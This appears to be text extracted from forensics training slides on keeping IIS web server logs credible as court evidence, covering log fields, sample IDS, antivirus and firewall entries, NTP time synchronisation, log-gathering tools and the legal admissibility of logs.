Client IP address	192.168.100.150	IP address of the client.
User name	-	User is anonymous
Date	03/06/2011	Log file entry was made on June 03, 2011
Time	8:45:30	Log file entry was recorded at 8:45 A.M.
Service and instance	W3SVC2	This is a Web site, and the site instance is 2
Server name	SERVER	Name of the server
Server IP	172.15.10.30	IP address of the server
Time taken	4210	This action took 4,210 milliseconds
Client bytes sent	125	Number of bytes sent from client to server
Server bytes sent	3524	Number of bytes sent from server to client
Service status code	100	Request was fulfilled successfully
Windows status code	0	Request was fulfilled successfully
Request type	GET	User issued a GET, or download command
Target of operation	/dollerlogo.gif	User wanted to download the DeptLogo.gif file
Parameters	-	No parameters passed

Maintaining Credible IIS Log Files



Maintaining credible IIS log files is essential to
prosecute a criminal


Web attacks are generally traced using IIS logs that are
considered the primary evidence

IIS logs can provide **convincing evidence** of your
argument if their **credibility** is challenged in court

The investigator must secure the logs and ensure
that they are accurate, authentic, and accessible to
make them reliable and admissible as evidence

Log File Accuracy

- Log file accuracy is proving that **log file data truly represents the activity** on the Web server
- Even the smallest inaccuracy can bring into question the **validity of the entire set of data**
- Steps to ensure **log file accuracy**:



Log Everything




For logging everything , **configure your IIS logs** to record every available field

While few administrators see value in storing this extra information, **every field** has some significance in a **forensic investigation**

Gathering information about **Web visitors** helps establish that an attack came from a **specific computer system or logged in user**

For example, if a defendant claims a hacker **broke into his computer and installed a backdoor proxy server**, then used that backdoor proxy to attack other systems; in this case **logging all server activity may help investigators find the origin of traffic and perpetrator of the crime**

Log Capturing Tool: ManageEngine EventLog Analyzer



<http://www.manageengine.com>

EventLog Analyzer is a web-based, real time **event log** and **application log** monitoring and management software

It collects, analyzes, reports, and archives:

- Event Log from distributed Windows hosts
- SysLog from distributed Unix hosts, routers, switches, and other SysLog devices
- Application logs from IIS Web server, IIS FTP server, MS SQL server, Oracle database server, DHCP Windows and DHCP Linux servers

EXAMINING INTRUSION AND SECURITY EVENTS

- Monitoring for intrusion and security events includes both passive and active tasks
- Inspection of log files reveal the intrusion or attack made to the system by attacker
- Intrusions detected after the attack are known as passive intrusion detection
- Many intrusion are detected as soon as the attack takes place; such intrusions come under active intrusion detection

Security Software Logs



Common types of **network and host-based security software** include:

- Anti-malware Software
- Intrusion Detection and Intrusion Prevention Systems
- Remote Access Software
- Web Proxies
- Vulnerability Management Software
- Authentication Servers
- Routers
- Firewalls
- Network Quarantine Servers



```
[**] [1:1407:0] SNMP trap udp [**]  
[Classification: Attempted Information Leak]  
[Priority: 2] 03/06-8:14:09.082119  
192.168.10.150:1052 -> 172.30.130.2:150  
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

IDS Log


```
06/06/2011 10:20:55 AM, Definition File Download,  
KENT,userk,Definition downloader  
06/06/2011 10:25:53 AM,AntiVirus Startup,KENT,  
userk,System  
06/06/2011 10:30:51 AM,AntiVirus Shutdown,KENT,  
userk,System
```

Antivirus Log

```
06/06/2011 10:52:51 AM,"Rule ""Block Windows File  
Sharing"" blocked(192.168.10.50,netbios-  
ssn(139)).","Rule ""Block Windows File Sharing""  
blocked (192.168.10.50,netbios-ssn(139)). Inbound TCP  
connection. Local address, service is  
(KENT(172.30.128.27),netbios-ssn(139)). Remote  
address,service is (192.168.10.50.39922). Process  
name is ""System""."  
06/06/2011 9:04:04 AM,Firewall configuration updated:  
398 rules.,Firewall configuration updated: 398 rules.
```

Firewall Log

Router Log Files



Honeypot Logs



The honeypot administrator is the only **authorized user** of honeypot



The logs that are found in the honeypot are considered **suspicious**



These honeypot logs help the forensic team to **catch the attacker**



Why **Synchronize** Computer Times?



A key component of any computer security system is regular review and analysis of both certain standard system log files as well as the log files created by **firewalls and intrusion detection systems**



If computers are running on different times, it becomes almost **impossible to accurately match actions** logged on different computers




If you suffer an intrusion, though your computers have the same time, it might be **difficult to correlate logged activities** with outside actions if your computer time is wrong

1

2

3

What is **NTP**?



An **Internet standard protocol** (built on top of TCP/IP) that assures accurate synchronization to the millisecond of computer clock times in a **network of computers**



NTP **synchronizes client workstation clocks**. Running as a continuous background client program on a computer, NTP sends periodic time requests to servers, obtaining server time stamps to adjust the client's clock



Keeping Time









Synchronize your IIS servers to an external time source using the Windows Time Service



If you use a domain, the **Time Service** will automatically be synchronized to the **domain controller**



On a **standalone server**, you can synchronize to an **external source** by setting the following registry entries:

-  **Key:** HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Parameters\
-  **Setting:** Type
-  **Type:** REG_SZ
-  **Value:** NTP
-  **Key:** HKLM\SYSTEM\CurrentControlSet\Services\W32Time\Parameters\
-  **Setting:** NtpServer
-  **Type:** REG_SZ
-  **Value:** ntp.xsecurity.com



UTC Time



IIS records logs using UTC time




It helps in **synchronization issues**, when running servers in multiple time zones



Windows calculates UTC time by offsetting the **value of the system clock** with the system time zone



The only way to be sure the UTC time is correct is to ensure that the **local time zone setting** is accurate




If your server is set at UTC -0600, then the **first log entries** should appear around 18:00 (00:00 - 06:00 = 18:00)

EVENT GATHERING

- Motive behind auditing is to identify the actions taken by the intruder
- To understand the extent of any attack, coordinating and consolidating information from many computers is must
- Importing of log utilities into a database can make it easy to coordinate the information from multiple logs
- Dump Event Log serve the purpose as it export any of the event logs to delimited text from the command line


EVENTCOMBMT



WRITING SCRIPTS

- Scripts can be written that collect event log information from remote computers and store it in a central location
- By using scripting, one can choose when to run the scripts using Scheduled Tasks and what actions to take once the event log is successfully copied to the central location

LEGALITY OF USING LOGS



LEGALITY OF USING LOGS



A “custodian or other qualified witness” must testify to the **accuracy** and **integrity** of the logs

The custodian need not be the programmer who wrote the **logging software**; however, he or she must be able to offer **testimony** on what sort of system is used, where the relevant software came from, how and when the records are produced, etc.



It is necessary to offer testimony for the **reliability** and integrity of the **hardware** and **software platform** used, including the logging software

A record of failures or **security breaches** on the machine creating the logs will tend to impeach the evidence



Log entries of the machine claimed to be penetrated are considered suspicious

LEGALITY OF USING LOGS

1

In a **civil lawsuit** against the **attackers**, anything in your own records that would tend to **exculpate the defendants** can be used against you



2

Your own **logging and monitoring software** must be made available to them, to permit them to attack the **credibility of the records**



3

But under certain circumstances, if you can show that the relevant programs are **trade secrets**, you may be allowed to keep them secret, or disclose them to the defense only under a **confidentiality order**



4

The **original copies** of any files are preferred. A printout of a disk or tape record is considered to be an original copy, unless and until judges and jurors come equipped with **USB/SCSI interfaces**



EVENT GATHERING TOOLS

- **Event Log Monitor** — automates a variety of the administrative functions required for monitoring and managing event logs, log files, SNMP traps and syslog messages
- **Event Archiver** — makes it easy to backup and clear event logs automatically on remote machines
- **LogCaster** — has centralized management console which monitor and manage system availability and performance around the clock

FORENSIC TOOL: FWANALOG

- fwanalyze is a shell script
- It parses and summarizes firewall log files
- Analog is used for creating the reports

END-TO END FORENSIC INVESTIGATION

- **The end-to-end concept** - trails the whole incident – how the attack begins, which are the intermediate devices through which it pass and who was the victim
- **Location of evidence** - logs, firewall, internetworking devices and files
- **Pitfalls of network evidence collection** – Evidence can be lost in few seconds during log analysis because logs change rapidly
- **Event analysis** - picking out the useful information from various sources and correlating them

Event Correlation

1

Event correlation is a procedure that is assigned with a new meaning for a set of events that **occur in a predefined interval of time**

2

During this process, some events may be **added** and some events may be **deleted**

3

It happens usually inside the **log management platform**

4

In general, the event correlation process is implemented with the help of simple **event correlator software**

